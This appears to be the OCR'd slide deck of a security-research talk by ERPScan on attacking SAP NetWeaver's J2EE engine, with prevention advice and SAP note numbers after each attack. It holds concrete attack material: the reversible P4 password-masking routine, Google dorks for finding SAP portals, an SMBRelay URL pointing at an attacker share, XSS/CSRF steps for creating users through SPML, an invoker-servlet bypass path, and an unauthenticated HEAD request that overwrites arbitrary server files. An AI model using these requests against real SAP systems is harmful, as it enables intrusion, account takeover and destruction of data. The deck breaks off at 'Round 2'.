ERPScan

Security Scanner for SAP

Invest in security
to secure investments

A crushing blow at the heart of SAP's J2EE Engine.

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Me

- CTO of the ERPScan company
- Head of DSecRG (research subdivision)
- Architect of ERPScan Security Scanner for SAP
- OWASP-EAS project leader
- Business application security expert

Digital Security Research Group

ERPScan Security Scanner for SAP

OWASP

Tweet: @sh2kerr

Love circle logo's)

ERPScan

- Innovative company engaged in **ERP security R&D**
- Part of Russian group of companies “Digital Security” founded in 2002
- Flagship product - **ERPScan Security Scanner for SAP**
- **Tools**: Pentesting tool, sapsploit, web.xml scanner
- **Consulting Services**: SAP Pentest, SAP Assessment, SAP Code review

Leading SAP AG partner in the field of discovering security vulnerabilities by the number of founded vulnerabilities

Agenda

- Intro
- SAP J2EE Architecture
- Simple attacks
- Round 1
- Round 2
- Round 3 Crushing blow
- Defense
- Conclusion

SAP? Who cares?

- Most popular business application
- More than 120000 customers worldwide
- 74% Forbes 500 companies run SAP

J2EE Engine

- Automation of business processes like ERP, PLM, CRM, SRM based ABAP.
- Integration, collaboration and management based on J2EE engine:
  - **SAP Portal**
  - **SAP PI**
  - **SAP XI**
  - **SAP Mobile Infrastructure**
  - **SAP Solution Manager**

Many SAP systems don't use ABAP stack so all old tricks will not work


J2EE Engine

- Administrators and developers focused on ABAP stack
- Pentesters mostly focused on ABAP stack
- Researchers mostly focused on ABAP stack
- GRC consultants focused only on SOD))

ABAP is becoming more secure but….

Hackers know about it. So they will find easier ways to control your business!

J2EE Platform Architecture



Security

Remote control

Authentication

Data Source

User Management

Encryption

Remote control

- **Visual Admin** – old and powerful administration engine
- **NWA** – Web-based administration of J2EE Engine
- **J2EE Telnet** –can be used to perform some administration tasks

There are also more tools that
can be used for remote management
but they use ether HTTP or P4 or telnet

Authentication

- **Declarative authentication**: The Web container (J2EE Engine) handles authentication
- **Programmatic authentication**. Components running on the J2EE Engine authenticate directly against the User Management Engine (UME) using the UME API.

Web Dynpro, Portal iViews = programmatic
J2EE Web applications = declarative or programmatic

Declarative authentication

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-
name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
<http-method>POST</http-method>
<http-method>DELETE</http-method>
</web-resource-collection>
      <auth-constraint>
      <role-name>admin</role-name>
      </auth-constraint>
</security-constraint>
```

WEB.XML file is stored in WEB-INF directory of application root.

Data Source

- **Database only data source**. All master data stored in the database of the SAP Web Application Server Java. *Intended for small* environment.
- **LDAP Directory data source.** Can be read-only or writable. This *option is rare* due to our practice.[6]
- **ABAP-based data source.** All users' data is stored in some SAP NetWeaver ABAP engine. Usually it is done by using communication user SAPJSF_<SID>.

User SAPJSF can have 2 different roles :

SAP_BC_JSF_COMMUNICATION_RO

SAP_BC_JSF_COMMUNICATION

User Management

- **UME - User management engine**. Using UME you can manage all user data thought web interface. http://server:port/useradmin
- **Visual Admin**. Using Visual Admin you can manage all user data thought P4 protocol.
- **SPML**. Service Provisioning Markup Language (SPML) - new unified interface for managing UME http://server:port/spml/spmlservice
- Other

Encryption

Service Name	Port Number	Default Value	Range (min-max)
HTTP	5NN00	50000	50000-59900
HTTP over SSL	5NN01	50001	50001-59901
IIOP	5NN07	50007	50007-59907
IIOP Initial Context	5NN02	50002	50002-59902
IIOP over SSL	5NN03	50003	50003-59903
P4	5NN04	50004	50004-59904
P4 over HTTP	5NN05	50005	50005-59905
P4 over SSL	5NN06	50006	50006-59906
Telnet	5NN08	50008	50008-59908
LogViewer control	5NN09	50009	50009-59909
JMS	5NN10	50010	50010-59910

By default all encryption on all ports and protocols is disabled

Prevention

Prevention:

- Deny access to open ports from users subnet (except 5NN00). Only Administrators must have access.
- Disable unnecessary services

Hacking SAP NetWeaver J2EE

SAP NetWeaver J2EE for attacker's


- Open ports - for internal attacks
- Web applications - for internal and external

Insecure password encryption in P4

- P4 – protocol which is using by Visual Admin
- data in cleartext
- password is encrypted

Lets look deeper

Hacking SAP NetWeaver J2EE



Insecure password encryption in P4

- Encryption (masking), not the hash
- Secret key is static
- Key potentially stored on server
- Length of encrypted password depends on password length
- Value of encrypted symbols depends on previous symbols

Looks like some kind of base64

Insecure password encryption in P4

```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;
```

DEMO

Impress me

Prevention

Prevention:

- Use SSL for securing all data transmitting between server-server and server-client connections
http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

Attacking from the internet

Founding a target

inurl:/irj/portal
inurl:/IciEventService sap
inurl:/IciEventService/IciEventConf
inurl:/wsnavigator/jsps/test.jsp
inurl:/irj/go/km/docs/

Google helps us again)

Information disclose

- Kernel or application release and SP version.

  DSECRG-11-023,DSECRG-11-027, DSECRG-00208

- Application logs and traces

  DSECRG-00191,DSECRG-00232


- Username

  DSECRG-00231


- Internal port scanning, Internal User bruteforce

  DSECRG-00197,DSECRG-00175

DSECRG-11-023



DSECRG-11-027



Prevention

- Install SAP notes 1548548,1545883,1503856,948851
- Update the latest SAP notes every month
- Disable unnecessary applications

XSS

- 20.06.2011 [DSECRG-11-024] SAP NetWeaver performance Provier Root - XSS
  20.06.2011 [DSECRG-11-025] SAP NetWeaver Trust Center Service - XSS
  12.04.2011 [DSECRG-11-016] SAP NetWeaver Data Archiving Service - multiple XSS
  12.04.2011 [DSECRG-11-015] SAP NetWeaver MessagingServer - XSS
  14.03.2011 [DSECRG-11-013] SAP NetWeaver Runtime - multiple XSS
  14.03.2011 [DSECRG-11-012] SAP NetWeaver Integration Directory - multiple XSS
  14.03.2011 [DSECRG-11-011] SAP Crystal Reports 2008 - Multiple XSS
  14.03.2011 [DSECRG-11-010] SAP NetWeaver logon.html - XSS
  14.03.2011 [DSECRG-11-009] SAP NetWeaver XI SOAP Adapter - XSS
  14.12.2010 [DSECRG-09-067] SAP NetWeaver DTR - Multiple XSS
  14.12.2010 [DSECRG-10-009] SAP NetWeaver ExchangeProfile - XSS
  14.12.2010 [DSECRG-10-008] SAP NetWaver JPR Proxy Server - Multiple XSS
  14.12.2010 [DSECRG-10-007] SAP NetWeaver Component Build Service - XSS
  11.11.2010 [DSECRG-09-056] SAP Netweaver SQL Monitors - Multiple XSS

And much more vulnerabilities more are still patching

Prevention

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.

SMBRelay

Application MMR (Meta Model Repository)

- Server OS updates rarely on SAP systems
- You can relay to other node of cluster
- You can relay from DEV to TST (usually have the same password)

You can get shell with administrator rights!

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

Prevention

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks where they are necessary
- For developers: limit access only for local system and also by directory and file type

CSRF + SmbRelay = CSSR

Application MMR (Meta Model Repository)

Patched by limiting access.

Just send this link to admin = CSRF + SmbRelay = CSSR

Or inject with XSS into Portal = XSS + SmbRealy = XSSR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

Prevention

- Update the latest sapnotes
- Disable unnecessary applications
- Enable SAP CSRF protection API

CSRF protection

- **Standard XSRF Protection.** Framework generates XSRF token, applies either to POST-based or GET-based encoding, and validates the correctness of the subsequent requests.
- **Custom CSRF Protection.** Framework generates and provides an XSRF token to the application through the XSRF Protection API. The only way if you want to protect something different from standard GET/POST requests.

Standard XSRF Protection is recommended

CSRF protection bypass


- Need to find a place where CSRF protection is impossible
- There must be a place without session management
- Something like remote API
- Like SOAP API …..

HINT: SAP have all but you need to find it (c) DSecRG

Holy Graal of user management

SPML

SPML Architecture



SPML Actions

Using SPML you can do all the things that can be done using Identity management API like:

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object

But you need to have UME actions UME.Spml_Read_Action and UME.Spml_Write_Action …… or?

Attacking SPML

- Create html page that will send xmlhttprequest to SPML
- Found XSS in SAP
- Inject into Portal or give a link
- Wait until administrator clicks it
- PROFIT!

*Example of SOAP request is in the whitepaper

Prevention

- Limit access to SPML only for Administrators or IDM servers subnet
- Assign SPML administration roles only to a small amount of users
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities

Invoker Servlet auth bypass

- Risk was published by SAP in their security recommendations
- Created for rapid calling servlets by their class name
- possible to call any servlet from application even if it is not declared in WEB.XML

Invoker Servlet auth bypass

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</</servlet-name>
    <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
                                        <auth-constraint>
                                    <role-name>admin</role-name>
      </auth-constraint>
</security-constraint>
```

Invoker Servlet auth bypass

Call it directly by using /servlet/com.sap.admin.Critical.Action

Some critical can be bypassed by direct calling to invioker servlet (DSECRG-00239,DSECRG-240)

Prevention


Prevention:

- Update to the latest patch level that corresponds to your support package
- Disable the vulnerable feature by changing the value of the “EnableInvokerServletGlobally” property of the servlet_jsp service on the server nodes to “false”
- If you need to enable invoker servlet for some applications check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771
- If you can’t install patches for some reasons you can check all WEB.XML files using ERPSCAN WEB.XML scanner to find insecure configurations and locally enabled invoker servlets and manually secure all web services by adding protection to /*

I want more!

-

I Came here with a simple dream…….. A dream of owning all SAPs Using one bug



And I found it…….

Verb Tampering

And I found it…….

Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn't have many known examples until now

- Must use security control that lists HTTP verbs (DONE) by web.xml
- Security control fails to block verbs that are not listed (DONE)
- GET functionality will execute with an HEAD verb (DONE)

SAP NetWeaver J2EE engine has all that features !!!!

What if HEAD?

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
    <servlet-name>CriticalAction</</servlet-name>
    <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
                                        <auth-constraint>
                                <role-name>administrator</role-name>
      </auth-constraint>
</security-constraint>
```

But!

But the problem was that I need to find a needle in more than 500 different applications

- Application must miss HEAD check in WEB.XML
- Application must execute HEAD as GET
- Request must do some action that doesn't need to return result
- Request must do some really critical action
- **Potentially** about 40 applications are vulnerable

Begin fight!

Round 1

1 - unauthorized DOS

- Integration Directory application
- Can be used to overwrite any OS file with trash values
- for example it can be exploited to overwrite profile parameter

```
HEAD /dir/support/CheckService?cmd_check&fileNameL=DEFAULT1.PFL&
directoryNameL=D:\usr\sap\DM0\SYS\profile HTTP/1.0
```

It means that attacker can overwrite ANY file of SAP server remotely through the Internet and it is doesn't depend on version of SAP application or operation system

Round 2

